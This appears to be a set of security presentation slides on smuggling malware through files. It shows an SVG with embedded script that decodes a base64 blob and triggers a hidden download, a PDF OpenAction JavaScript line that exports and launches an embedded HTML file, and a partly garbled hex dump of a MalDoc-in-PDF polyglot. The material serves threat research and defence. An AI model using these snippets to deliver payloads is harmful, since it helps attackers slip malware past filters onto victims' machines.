

```
string svgbody = @"<svg xmlns=""http://www.w3.org/2000/svg"" xmlns:xlink=""http://www.w3.org/1999/xlink""
<circle cx=""50"" cy=""50"" r=""40"" stroke=""black"" stroke-width=""3"" fill=""red""/>
<script type=""application/ecmascript""><![CDATA[
  document.addEventListener(""DOMContentLoaded"", function() {
    function base64ToArrayBuffer(base64) {
      var binary_string = window.atob(base64);
      var len = binary_string.length;
      var bytes = new Uint8Array(len);
      for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
      return bytes.buffer;
    } + "\n" +
    "var file = '" + b64string + "';\n" +
    "var data = base64ToArrayBuffer(file);\n" +
    "var blob = new Blob([data], {type: 'octet/stream'});\n" +
    "var fileName = '" + filename + "';\n" +
    "var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');\n" +
    "document.documentElement.appendChild(a);\n" +
    "a.setAttribute('style', 'display: none');\n" +
    "var url = window.URL.createObjectURL(blob);\n" +
    "a.href = url;\n" +
    "a.download = fileName;\n" +
    "a.click();\n" +
    "window.URL.revokeObjectURL(url);\n" +
    "});\n" +
    "]]></script>\n" +
"</svg>";
```

AutoSmuggle, git

SVG SMUGGLING



The infection chain in recent attacks by RedCurl group **F.A.C.C.T.** targeting Southeast Asia and Australia




PDF SMUGGLING



PDF Luring with JS + **HTML** Smuggling = **PDF** Smuggling

```
/OpenAction  
/S /JavaScript  
/JS this.exportDataObject({ cName:"filename.html",nLaunch:2})
```




PDF Polyglot (MalDoc in PDF)




<https://blogs.jpccert.or.jp/en/2023/08/maldocinpdf.html>

```
25504446 2D312E37 0A25C2B5 C2B60D0A 31203020 6F626A0A 3C32F54 7970652F 43617461 6C6F672F %PDF-1.7 %... 1 0 obj <</Type/Catalog/
50616765 73203220 3020523E 3E0A656E 646F626A 0D0A3220 30206F62 6A0A3C3C 2F547970 652F5061 Pages 2 0 R>> endobj 2 0 obj <</Type/Pa
6765732F 436F756E 7420312F 48696473 5B342030 20525D3E 3E0A656E 646F626A 0D0A3320 30206F62 ges/Count 1/Kids[4 0 R]>> endobj 3 0 ob
6A0A3C3C 2F466F6E 743C32F 68656C76 20352030 20523E3E 3E0A656E 6E646F62 6A00A34 2030206F j <</Font<</helv 5 0 R>>> endobj 4 0 o
626A0A3C 3C2F5479 70652F50 6167652F 4D656469 61426F78 5B302030 20353935 20383432 5D2F526F bj <</Type/Page/MediaBox[0 0 595 842]/Ro
74617465 20302F52 65736F75 72636573 20332030 20522F50 6172656E 74203220 3020522F 436F6E74 tate 0/Resources 3 0 R/Parent 2 0 R/Cont
656E7473 5B362030 20525D3E 3E0A656E 646F626A 0D0A3520 30206F62 6A0A3C3C 2F547970 652F466F ents[6 0 R]>> endobj 5 0 obj <</Type/Fo
6E742F53 75627479 70652F54 79706531 2F426173 65466F6E 742F4865 6C766574 6963612F 456E636F nt/Subtype/Type1/BaseFont/Helvetica/Enc
64696E67 2F57696E 416E7369 456E636F 6E646F62 6A00A36 2030206F 626A0A3C ding/WinAnsiEncoding>> endobj 6 0 obj <
3C2F4C65 6E677468 20313439 2F46696C PDF 65446563 6F64653E 3E0A7374 7265616D </Length 149/Filter/FlateDecode>> stream
0A78DA55 8D3D0E02 4108857B 4EC10554 7C9D9A9A C0517043 0D84590F C73029E2 x.U.= A .{N. T.G&1 F ;.....B ./..VB.
4F787C8F DEB46FA4 2C99CA45 38DC88BD 7C9D9A9A C0517043 0D84590F C73029E2 Ox|...o,...E8...h...r |....QpC .Y .0).
EE30C9AD C494AF02 0A6AA58 DF5DD889 84575AD6 AACED40 C9192149 E9A98B73 F578F629 0C23260C .0.....X.]...WZ....@. !I....s.{.) #&
602694C8 CDB0B072 CABEB857 CC51F296 843F2FFD 791D1B9D E90BDF9F 2E7C0A65 6E647374 7265616D `&.....r...W.Q...?/.y .. ...l endstream
0A656E64 6F626A0D 0A787265 660A3020 370A3030 30303030 30303030 30312066 200A3030 endobj xref 0 7 0000000000 00001 f 00
30303030 30303136 20303030 3030206E 200A3030 30303030 30303632 20303030 3030206E 200A3030 00000016 00000 n 0000000062 00000 n 00
30303030 30313134 20303030 3030206E 200A3030 30303030 30313535 20303030 3030206E 200A3030 00000114 00000 n 0000000155 00000 n 00
30303030 30323632 20303030 3030206E 200A3030 30303030 30333531 20303030 3030206E 2000A74 00000262 00000 n 0000000351 00000 n t
7261696C 65720A3C 3C2F5369 7A652037 2F526F6F 74203120 3020522F 49445B3C 33354343 32383246 railer <</Size 7/Root 1 0 R/ID[<35CC282F
44454233 38303943 46313641 43424144 38443141 32363141 3E3C4131 35453530 30353742 46463435 DEB3809CF16ACBAD8D1A261A><A15E50057BFF45
38454546 44373742 38363230 44364238 33423E5D 3E3E0A73 74617274 78726566 0A353639 0A252545 8EEFD77B8620D6883B>]>> startxref 569 %%E
4F460A4D 494D452D 56657273 696F6E3A 20312E30 0D0A436F 6E74656E 742D5479 70653A20 6D756C74 OF MIME-Version: 1.0 Content-Type: mult
69706172 742F7265 6C617465 64382062 6F756E64 6172793D 22D2D2D2 2D3D5F4E 65787450 6172745F ipart/related; boundary="-----_NextPart_
30314439 44463434 2E353131 43373535 30220D0A 0D0A5468 69732064 6F63756D 656E7420 69732061 01D9DF44.511C7550" This document is a
2053696E 676C6520 46696C65 20576562 20506167 652C2061 6C736F20 686E6F77 6E206173 20612057 Single File Web Page, also known as a W
65622041 72636869 76652066 696C652E 20204966 20796F75 20617265 20736565 696E6720 74686973 eb Archive file. If you are seeing this
206D6573 73616765 2C20796F 75722062 72206564 69746F72 20646F65 736E2774 message, your browser or editor doesn't
20737570 706F7274 20576562 20417263 65732E20 20506C65 61736520 646F776E support Web Archive files. Please down
6C6F6164 20612062 726F7773 65722074 6F727473 20576562 20417263 68697665 load a browser that supports Web Archive
2E0D0A0D 0A2D2D2D 2D2D2D3D 5F4E6578 44394446 34342E35 31314337 3535300D . -----_NextPart_01D9DF44.511C7550
0A436F6E 74656E74 2D4C6F63 6174696F 6E3A2066 696C653A 2F2F2F43 3A2F3236 38424132 44342F74 Content-Location: file:///C:/268BA2D4/t
6573742E 68746D0D 0A436F6E 74656E74 2D547261 6E736665 722D456E 636F6469 6E673A20 71756F74 est.htm Content-Transfer-Encoding: quot
65642D70 72696E74 61626C65 0D0A436F 6E74656E 742D5479 70653A20 74657874 2F68746D 6C382063 ed-printable Content-Type: text/html; c
68617273 65743D2D 77696E64 6F77732D 31323532 220D0A0D 0A3C6874 6D6C2078 6D6C6E73 3A763D33 harset="windows-1252" <html xmlns:v=3
44227572 6E3A7363 68656D61 732D6D69 63726F73 6F66742D 636F6D3A 76D6C22 0D0A786D 6C6E733A D"urn:schemas-microsoft-com:vml" xmlns:
6F3D3344 2275726E 3A736368 656D6173 2D6D6963 726F736F 66742D63 6F6D3A6F 66666963 653A6F66 o=3D"urn:schemas-microsoft-com:office:of
66696365 220D0A78 6D6C6E73 3A773D33 44227572 6E3A7363 68656D61 732D6D69 63726F73 6F66742D 636F6D3A fice" xmlns:w=3D"urn:schemas-microsoft-
636F6D3A 66666669 63653A77 6F726422 0D0A786D 6C6E733A 6D3D3344 22687474 703A2F2F 73636865 com:office:word" xmlns:m=3D"http://sche
6D61732E 6D696372 6F736F66 742E636F 6D2F6F66 66696365 2F323030 342F3132 2F6F6D6D 6C220D0A mas.microsoft.com/office/2004/12/omml"
786D6C6E 733D3344 22687474 703A2F2F 7777772E 77332E6F 72627F54 522F5245 432D6874 6D6C3430 xmlns=3D"http://www.w3.org/TR/REC-html40
223E0D0A 0D0A3C68 6561643E 0D0A3C6D 65746120 68747470 2D657175 69763D33 44436F6E 74656E74 "> <head> <meta http-equiv=3DContent
```

PDF Polyglot (MalDoc in PDF)



